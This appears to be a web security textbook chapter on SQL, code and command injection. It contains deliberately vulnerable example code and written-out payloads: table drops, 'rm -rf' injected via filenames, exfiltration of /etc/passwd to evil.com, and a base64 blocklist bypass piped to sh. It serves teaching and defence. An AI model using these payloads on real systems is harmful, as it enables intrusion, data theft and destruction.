Chapter 13. Injection

One of the most commonly known types of attacks against a web application is *SQL injection*. SQL injection is a type of injection attack that specifically targets SQL databases, allowing a malicious user to either provide their own parameters to an existing SQL query or to escape a SQL query and provide their own query. Naturally, this typically results in a compromised database because of the escalated permissions the SQL interpreter is given by default.

SQL injection is the most common form of injection, but not the only form. Injection attacks have two major components: an interpreter and a payload from a user that is somehow read into the interpreter. This means that injection attacks can occur against command-line utilities like FFMPEG (a video compressor) as well as against databases (like the traditional SQL injection case).

Let's take a look at several forms of injection attacks so that we can get a good understanding of what type of application architecture is required for such an attack to work, and how a payload against a vulnerable API could be formed and delivered.

SQL Injection

SQL injection is the most classically referenced form of injection (see Figure 13-1). A SQL string is escaped in an HTTP payload, leading to custom SQL queries being executed on behalf of the end user.

Traditionally, many OSS packages were built using a combination of PHP and SQL (often MySQL). Many of the most referenced SQL injection vulnerabilities throughout history occurred as a result of PHP's relaxed view on interpolation among view, logic, and data code. Old-school PHP devel-

opers would interweave a combination of SQL, HTML, and PHP into their PHP files—an organizational model supported by PHP that would be misused, resulting in an enormous amount of vulnerable PHP code.



Figure 13-1. SQL injection

Let's look at an example of a PHP code block for an old-school forum software that allows a user to log in:

```
<?php if ($_SERVER['REQUEST_METHOD'] != 'POST') {
  echo'
   <div class="row">
     <div class="small-12 columns">
         <form method="post" action="">
           <fieldset class="panel">
             <center>
               <h1>Sign In</h1><br>
             </center>
             <label>
               <input type="text" id="username" name="username"
               placeholder="Username">
             </label>
             <label>
              <input type="password" id="password" name="password"
              placeholder="Password">
             </label>
             <center>
               <input type="submit" class="button" value="Sign In">
             </center>
           </fieldset>
         </form>
```

```
      </div>
    </div>';
  } else {
    // the user has already filled out the login form.
    // pull in database info from config.php
     $servername = getenv('IP');
     $username   = $mysqlUsername;
     $password   = $mysqlPassword;
     $database   = $mysqlDB;
     $dbport     = $mysqlPort;
     $database = new mysqli($servername, $username, $password, $database,$dbport);
     if ($database->connect_error) {
       echo "ERROR: Failed to connect to MySQL";
          die;
     }
    $sql = "SELECT userId, username, admin, moderator FROM users WHERE username =
     '".$_POST['username']."' AND password = '".sha1($_POST['password'])."';";
    $result = mysqli_query($database, $sql);
  }
```

As you can see in this login code, PHP, SQL, and HTML are all intermixed. Furthermore, the SQL query is generated based off of concatenation of query params with no sanitization occurring prior to the query string being generated.

The interweaving of HTML, PHP, and SQL code most definitely made SQL injection much easier for PHP-based web applications. Even some of the largest OSS PHP applications, like WordPress, have fallen victim to this in the past.

In more recent years, PHP coding standards have become much more strict and the language has implemented tools to reduce the odds of SQL injection occurring. Furthermore, PHP as a language of choice for application developers has decreased in usage. According to the TIOBE index, an organization that measures the popularity of programming languages, PHP usage has declined significantly since about 2010.

The result of these developments is that there is less SQL injection across the entire web. In fact, injection vulnerabilities have decreased from

nearly 5% of all vulnerabilities in 2010 to less than 1% of all vulnerabilities found today, according to the National Vulnerability Database.

The security lessons learned from PHP have lived on in other languages, and it is much more difficult to find SQL injection vulnerabilities in today's web applications. It is still possible, however, and still common in applications that do not make use of secure coding best practices.

Let's consider another simple Node.js/Express.js server—this time one that communicates with a SQL database:

```
const sql = require('mssql');

/*
 * Receive a POST request to /users, with a user_id param on the request body.
 *
 * A SQL lookup will be performed, attempting to find a user in the database
 * with the `id` provided in the `user_id` param.
 *
 * The result of the database query is sent back in the response.
 */
app.post('/users', function(req, res) {
  const user_id = req.body.user_id;

 /*
  * Connect to the SQL database (server side).
  */
  await sql.connect('mssql://username:password@localhost/database');

  /*
   * Query the database, providing the `user_id` param from the HTTP
   * request body.
   */
  const result = await sql.query('SELECT * FROM users WHERE USER = ' + user_id);

 /*
  * Return the result of the SQL query to the requester in the
  * HTTP response.
  */
  return res.json(result);
});
```

In this example, a developer used direct string concatenation to attach the query param to the SQL query. This assumes the query param being sent over the network has not been tampered with, which we know not to be a reliable metric for legitimacy.

In the case of a valid `user_id`, this query will return a user object to the requester. In the case of a more malicious `user_id` string, many more objects could be returned from the database. Let's look at one example:

```
const user_id = '1=1'
```

Ah, the old truthy evaluation. Now the query says `SELECT * FROM users where USER = true`, which translates into "give all user objects back to the requester."

What if we just started a new statement inside of our `user_id` object? We will do so in the following code:

```
user_id = '123abc; DROP TABLE users;';
```

Now our query looks like this: `SELECT * FROM users WHERE USER = 123abd; DROP TABLE users;`. In other words, we appended another query on top of the original query. Oops, now we need to rebuild our userbase.

A more stealthy example can be something like this:

```
const user_id = '123abc; UPDATE users SET credits = 10000 WHERE user = 123abd;'
```

Now, rather than requesting a list of all users, or dropping the user tables, we are using the second query to update our own user account in the database—in this case, giving ourselves more in-app credits than we should otherwise have.

There are a number of great ways to prevent these attacks from occurring, as SQL injection defenses have been in development for over two

decades now. We will discuss in detail how to defend against these attacks in Part III.

Code Injection

In the injection world, SQL injection is just a subset of "injection"-style attacks. SQL injection is categorized as injection because it involves an interpreter (the SQL interpreter) being targeted by a payload that is read into the interpreter as a result of improper sanitization, which should allow only specific parameters from the user to be read into the interpreter. A CLI called by an API endpoint is provided with additional unexpected commands due to lack of sanitization (see Figure 13-2). These commands are executed against the CLI.



Figure 13-2. CLI injection

SQL injection is first an injection attack and second a code injection attack. This is because the script that runs in an injection attack runs under an interpreter or CLI rather than against the host operating system (command injection).

As mentioned earlier, there are many lesser-known styles of code injection that do not rely on a database. These are less common for a number of reasons. First, almost every complex web application today relies on a database for storing and retrieving user data. So it's much more likely

you will find SQL or other database injection instead of injection against a less common CLI running on the server.

In addition, knowledge of exploiting SQL databases through injection is very common, and SQL injection attacks are easy to research. You can perform a couple of quick searches on the internet and find enough reading material on SQL injection to last you for hours, if not days.

Other forms of code injection are harder to research, not because they are less common (they are, but I don't believe that's why there is less documentation), but because often code injection is application specific. In other words, almost every web application will make use of a database (typically some type of SQL), but not every web application will make use of other CLI/interpreters that can be controlled via an API endpoint.

Let's consider an image/video compression server that MegaBank has allocated for use in its customer-facing marketing campaigns. This server is a collection of REST APIs located at *https://media.mega-bank.com*. In particular, it consists of a few interesting APIs:

- `uploadImage` (POST)
- `uploadVideo` (POST)
- `getImage` (GET)
- `getVideo` (GET)

The endpoint `uploadImage()` is a simple Node.js endpoint that looks something like this:

```
const imagemin = require('imagemin');
const imageminJpegtran = require('imagemin-jpegtran');
const fs = require('fs');

/*
 * Attempts to upload an image provided by a user to the server.
 *
 * Makes use of imagemin for image compression to reduce impact on server
 * drive space.
 */
app.post('/uploadImage', function(req, res) {
```

```
    if (!session.isAuthenticated) { return res.sendStatus(401); }

    /*
     * Write the raw image to disk.
     */
    fs.writeFileSync(`/images/raw/${req.body.name}.png`, req.body.image);

    /*
     * Compresses a raw image, resulting in an optimized image with lower disk
     * space required.
     */
    const compressImage = async function() {
      const res = await imagemin([`/images/raw/${req.body.name}.png`],
      `/images/compressed/${req.body.name}.jpg`);

      return res;
    };

    /*
     * Compress the image provided by the requester, continue script
     * execution when compression is complete.
     */
    const res = await compressImage();

    /*
     * Return a link to the compressed image to the client.
     */
    return res.status(200)
      .json({url: `https://media.mega-bank.com/images/${req.body.name}.jpg` });
  });
```

This is a pretty simple endpoint that converts a PNG image to a JPG. It makes use of the *imagemin* library to do so and does not take any params from the user to determine the compression type, with the exception of the filename.

It may, however, be possible for one user to take advantage of filename duplication and cause the *imagemin* library to overwrite existing images. Such is the nature of filenames on most operating systems:

```
// on the front-page of https://www.mega-bank.com
<html>
  <!-- other tags  -->
  <img src="https://media.mega-bank.com/images/main_logo.png">
  <!-- other tags -->
</html>
```

```
const name = 'main_logo.png';
// uploadImage POST with req.body.name = main_logo.png
```

This doesn't look like an injection attack because it's just a JavaScript library that is converting and saving an image. In fact, it just looks like a poorly written API endpoint that did not consider a name conflict edge case. However, because the *imagemin* library invokes a CLI (`imagemin-cli`), this would actually be an injection attack—making use of an improperly sanitized CLI attached to an API to perform unintended actions.

This is a very simple example though, with not much exploitability left beyond the current case. Let's look at a more detailed example of code injection outside of the SQL realm:

```
const exec = require('child_process').exec;
const converter = require('converter');

const defaultOptions = '-s 1280x720';

/*
 * Attempts to upload a video provided by the initiator of the HTTP post.
 *
 * The video's resolution is reduced for better streaming compatibility;
 * this is done with a library called `converter.`
 */
app.post('/uploadVideo', function(req, res) {
 if (!session.isAuthenticated) { return res.sendStatus(401); }

 // collect data from HTTP request body
 const videoData = req.body.video;
 const videoName = req.body.name;
 const options = defaultOptions + req.body.options;
```

```
  exec(`convert -d ${videoData} -n ${videoName} -o ${options}`);
});
```

Let's assume this fictional *converter* library runs a CLI in its own context, similar to many Unix tools. In other words, after running the command `convert`, the executor is now scoped to the commands provided by the converter rather than those provided by the host OS.

In our case, a user could easily provide valid inputs—perhaps compression type and audio bit rate. These could look like this:

```
const options = '-c h264 -ab 192k';
```

On the other hand, they might be able to invoke additional commands based on the structure of the CLI:

```
const options = '-c h264 -ab 192k \ convert -dir /videos -s 1x1';
```

How to inject additional commands into a CLI is based on the architecture of the CLI. Some CLIs support multiple commands on one line while others do not. Many are broken by line breaks, spaces, or ampersands (&&).

In this case, we used a line break to add an additional statement to the converter CLI. This was not the developer's intended use case as the additional statement allows us to redirect the converter CLI and make modifications to videos we do not own.

In the case where this CLI runs against the host OS versus in its own contained environment, we would have command injection instead of code injection. Imagine the following:

```
$ convert -d vidData.mp4 -n myVid.mp4 -o '-s 1280x720'
```

This command is running in Bash via the Unix OS terminal, as most compression software runs.

Consider the following case where the quotes are escaped, allowing the commands to run against the host OS directly rather than being sent through the `convert` utility:

```
const options = "' && rm -rf /videos";
```

As a result of the apostrophe (`'`) to break the `options` string, we now run into a much more dangerous form of injection that results in the following command being run against the host OS:

```
$ convert -d vidData.mp4 -n myVid.mp4 -o '-s 1280x720' && rm -rf /videos
```

While code injection is limited to an interpreter or CLI, command injection exposes the entire OS.

When interpolating between scripts and system-level commands, it is essential to pay attention to detail in how a string is sanitized before being executed against a host OS (Linux, Macintosh, Windows, etc.) or interpreter (SQL, CLIs, etc.) in order to prevent command injection and code injection.

Command Injection

With command injection, an API endpoint generates Bash commands, including a request from a client. A malicious user adds custom commands that modify the normal operation of the API endpoint (see Figure 13-3).

My reasoning for introducing the CLI example using a video converter in the last section was to ease into command injection. So far we have learned that code injection involves taking advantage of an improperly written API to make an interpreter or CLI perform actions that the developer did not intend. We have also learned that command injection is an elevated form of code injection where rather than performing unintended actions against a CLI or interpreter, we are performing unintended actions against an OS.



Figure 13-3. Command injection

Let's step back for a second and consider the implications of an attack at this level. First, the ability to execute commands (typically Bash) against a Unix-based OS (Macintosh or Linux) has very serious risks attached to it. If we have direct access to the host Unix OS (over 95% of servers are Unix-based), and our commands are interpreted as a super user, we can do anything we want to that OS.

A compromised OS gives the hacker access to a number of very integral files and permissions, such as:

/etc/passwd

: Keeps track of every user account on the OS

/etc/shadow

: Contains encrypted passwords for users

~/.ssh

: Contains SSH keys for communicating with other systems

/etc/apache2/httpd.conf

: Configuration for Apache-based servers

/etc/nginx/nginx.conf

: Configuration for nginx-based servers

Furthermore, command injection could potentially give us write permissions against these files in addition to read permissions.

A hole like this opens up an entire host of potential attacks where we can make use of command injection to cause more havoc than expected, including:

- Steal data from the server (obvious).
- Rewrite log files to hide our tracks.
- Add an additional database user with write access for later use.
- Delete important files on the server.
- Wipe the server and kill it.
- Make use of integrations with other servers/APIs (e.g., using a server's Sendgrid keys to send spam mail).
- Change a single login form in the web app to be a phishing form that sends unencrypted passwords to our site.
- Lock the admins out and blackmail them.

As you can see, command injection is one of the most dangerous types of attacks a hacker has in their toolkit. It is at the very top of every vulnerability risk rating scale and will continue to be there for a long time to come, even with the mitigations in place on modern web servers.

One of these mitigations on Unix-based operating systems is a robust permissions system that may be able to mitigate some of the risk by reducing the damage that could be caused by a compromised endpoint. Unix-based operating systems allow detailed permissions to be applied to files, directories, users, and commands. Correct setup of these permissions can potentially eliminate the risk of many of the preceding threats by forcing an API to run as an unprivileged user. Unfortunately, most of the applications at risk for command injection do not take these steps to create advanced user permission profiles for their code.

Let's look at how simple command injection can be with another fast and dirty example:

```
const exec = require('child_process').exec;
const fs = require('fs');
const safe_converter = require('safe_converter');

/*
```

```
  * Upload a video to be stored on the server.
  *
  * Makes use of the `safe_converter` library to convert the raw video
  * prior to removing the raw video from disc and returning an HTTP 200 status
  * code to the requester.
  */
 app.post('/uploadVideo', function(req, res) {
  if (!session.isAuthenticated) { return res.sendStatus(401); }

  /*
   * Write the raw video data to disk, where it can be later
   * compressed and then removed from disk.
   */
  fs.writeFileSync(`/videos/raw/${req.body.name}`, req.body.video);

  /*
   * Convert the raw, unoptimized video—resulting in an optimized
   * video being generated.
   */
  safe_converter.convert(`/videos/raw/${req.body.name}`,
   `/videos/converted/${req.body.name}`)
  .then(() => {

     /*
      * Remove the raw video file when it is no longer needed.
      * Keep the optimized video file.
      */
     exec(`rm /videos/raw/${req.body.name}`);
     return res.sendStatus(200);
   });
 });
```

There are several operations in this example:

1. We write the video data to the disk in the */videos/raw* directory.
2. We convert the raw video file, writing the output to */videos/converted*.
3. We remove the raw video (it is no longer needed).

This is a pretty typical compression workflow. However, in this example the line that removes the raw video file, `exec( rm`

`/videos/raw/${req.body.name} );`, relies on unsanitized user input to determine the name of the video file to remove.

Furthermore, the name is not parameterized but instead is concatenated to the Bash command as a string. This means that additional commands could be present that occur after the video is removed. Let's evaluate a scenario that could result in this:

```
// name to be sent in POST request
const name = 'myVideo.mp4 && rm -rf /videos/converted/';
```

Similarly to the final example in "Code Injection", an improperly sanitized input here could result in additional commands being executed against the host OS—hence the name "command injection."

Injection Data Exfiltration Techniques

In this section, the examples will all be of SQL injection attacks, but the concepts can apply to any form of injection attack. In-band, out-of-band, and inferential/blind data exfiltration techniques apply to all forms of injection despite being most commonly used with SQL injection.

Data Exfiltration Fundamentals

Similarly to XXE attacks, there may be cases where an attacker is capable of finding and exploiting a SQL injection vulnerability on a server, but is not capable of getting any responses returned from the server. In these cases, it can be difficult to move forward with attack chains, as often the attacker either does not know if the SQL injection was successful or knows the SQL injection was successful but does not know how to use the SQL injection vulnerability to obtain any information or advantages. Data exfiltration techniques can be used in these situations to glean insight into the status of the injection attack (and the SQL injection responses) on a remote server.

In-Band Data Exfiltration

This is the easiest and most common case where the aforementioned scenario does not apply. You (the attacker) attempt to exploit a SQL injection vulnerability. The server executes your SQL payload, and the response is seen directly in your web browser or in an HTTP response. No complicated techniques are needed in this case in order to glean insight into the SQL payload's execution results.

Consider the following SQL injection payload:

```
const payload = `user_id=1or1="select * from users"`;
const url = `https://megabank.com/update?${payload}`;

updateUser(url, (result) => {
  // logs the result from the SQL injection
  console.log(result);
});
```

A SQL injection attack such as the preceding example is considered "in-band" because the results of the payload execution can be viewed via the same mechanisms used to send the payload to the server.

Out-of-Band Data Exfiltration

In cases where the results of your SQL injection are not reflected directly in your browser or returned in an HTTP response, out-of-band data exfiltration techniques may be used to see the result of SQL payloads executed on a target server.

Consider the following SQL injection payload:

```
const payload = `UTIL_HTTP.request('https://evil.com',
                 "user_id=1or1='select * from users'")`;
const url = `https://megabank.com/update?${payload}`;

updateUser(url, (result) => {
  // nothing is displayed, server does not reflect SQL result
```

```
    console.log(result);
  });
```

The preceding scenario is known as an out-of-band SQL injection (SQLi) data exfiltration, sometimes called an *OOB SQLi*. This example makes use of the `util_http` function that all major SQL databases include in some form or another. These utils are used for making HTTP requests in the midst of a SQL interpreter execution, and in this case, are being used to send the results of a SQL injection payload execution to the server *https://evil.com*, which is owned by the attacker.

The results of this injection attack will not be reflected to the attacker as they would in an in-band attack. However, because of OOB techniques like calling HTTP requests in the midst of an attack, the data can still be exfiltrated.

Note that data can be exfiltrated via HTTP OOB on a number of major databases, including Oracle SQL Server, MySQL, PostgreSQL, and Microsoft SQL Server. The syntax varies from database to database, but the workflow for exfiltrating data stays roughly the same.

Inferential Data Exfiltration

What about a case where data cannot be exfiltrated via SQL injection using either in-band or out-of-band techniques? This scenario often occurs when the permissions granted to a SQL interpreter are limited in order to prevent attacks such as the aforementioned OOB SQL injection attack.

However, inability to make use of in-band or out-of-band exfiltration does not mean that it is impossible to exfiltrate data. As long as the SQL injection payload executes inside of the SQL interpreter successfully, data may still be exfiltrated—albeit with a bit more effort.

One method of exfiltrating data without in-band or out-of-band techniques is that of inferential data exfiltration. Often this type of data exfiltration is used in attacks known as *blind injection*, or attacks in which neither in-band nor out-of-band data exfiltration will work.

With blind SQL injection you won't get any responses containing the results of your SQL query, but you may be able to force the server into acting erratically in order to give you insight as to the success of your attack. One common method of doing this is to produce a SQL injection payload that causes the server to throw errors, slow down measurably, or crash.

A simple method of testing for results via blind SQL injection is to make use of the SQL `WAITFOR DELAY` operation. `WAITFOR DELAY` is a standard SQL function that blocks the execution of the SQL interpreter until a condition has passed. Consider the following example:

```
const payload = `user_id=1or1=WAITFOR DELAY '0:0:30'`;
const url = `https://megabank.com/update?${payload}`;

updateUser(url, (result) => {
  // nothing is displayed, but response is delayed 30 seconds
  console.log(result);
});
```

If this payload is successful, the SQL interpreter will pause execution for 30 seconds.

We can use tools like the browser developer tools to determine the amount of time the query takes to respond, even if it contains no information leak. If the response takes over 30 seconds (which is atypical of 99.99% of SQL queries), we know the probability that our SQL payload succeeded is very high.

We can then use branching logic in future SQL query payloads to infer information about the server and data, telling the server to delay if our query is `true` and not delay if our query returns `false`. Although time consuming, inferential techniques like the delay technique can allow a SQL injection payload to leak information to us (the attackers) even without having data reflected in a response or available to be leaked out-of-band.

Bypassing Common Defenses

Modern and secure web applications will often make use of very powerful and effective mitigations against SQL injection, such as prepared statements and stored procedures. However, many non-SQL CLI tools do not yet have these advanced defenses baked in. As a result, developers resort to less effective forms of mitigation—most of which can be bypassed.

One of the most common forms of defense against injection attacks is the *blocklist*. Despite their popularity, blocklists are actually quite easy to bypass. This is the case for a number of reasons, but primarily because specifications change and inputs can be masked such that blocklist filtration code will not detect an input.

Injection attacks rely on two primary factors: a *payload* and an *interpreter* that executes that payload. A blocklist excludes only certain keywords, phrases, or strings to pass into the interpreter for execution. But it's often possible to describe the same logic in a different way that an interpreter can still understand.

Consider a case where a CLI has blocklist logic that prevents the following payload from executing:

```
mail -s "leaked file" "email@evil.com" < /etc/passwd
```

This injection attack relies on the Linux terminal and makes use of its `mail` command to send a sensitive file to the attacker's web server. But if the `mail` command is blocked by an application-level blocklist, how can a payload be redesigned so that it contains the same logic but is not detected by the blocklist filtration system?

It turns out that Linux-based operating system terminals accept and execute multiple types of encoding, including base64. Because the blocklist filtration system evaluates plain text in an attempt to block the `mail` command, converting the payload to base64 may allow it to slip past the filtration code undetected.

First, encode the original payload in base64 (this can easily be done in the Chrome developer console):

```
const b64 = btoa('mail -s "leaked file" "email@evil.com" < /etc/passwd');
console.log(b64);
// bWFpbCAtcyAibGVha2VkIGZpbGUiICJlbWFpbEBldmlsLmNvbSIgPCAvZXRjL3Bhc3N3ZA==
```

Next, feed the base64 payload into the original injection attack that was blocked by server-side filtration:

```
base64 -D <<<
bWFpbCAtcyAibGVha2VkIGZpbGUiICJlbWFpbEBldmlsLmNvbSIgPCAvZXRjL3Bhc3N3ZA==
| sh
```

Because the server-side filtration blocklist only supports plain-text evaluation, the payload will not be blocked. At the point at which it passes the API blocklist and makes its way into the Linux terminal, the built-in base64 decode utility will convert the string back to plain text before piping it into Bash and executing. This is a prime example of why blocklists are a very poor security mechanism when compared to allowlists.

Summary

Injection-style attacks extend beyond common SQL injection and span across many other technologies. Unlike XXE attacks, injection-style attacks are not the result of a specific weak specification, but are instead a type of vulnerability that arises when the user's inputs are trusted too much. Injection-style attacks are great to master as a bug bounty hunter or penetration tester because while well-known databases probably have defenses set up, injection attacks against parsers and CLIs are less documented and likely to have less rigid defensive mechanisms in place.

Injection attacks require some understanding of an application's function, as they typically arise as a result of server code being executed that includes text parsed from the client's HTTP request. These attacks are powerful, elegant, and capable of accomplishing many goals—be it data

theft, account takeover, permissions elevations, or just causing general chaos.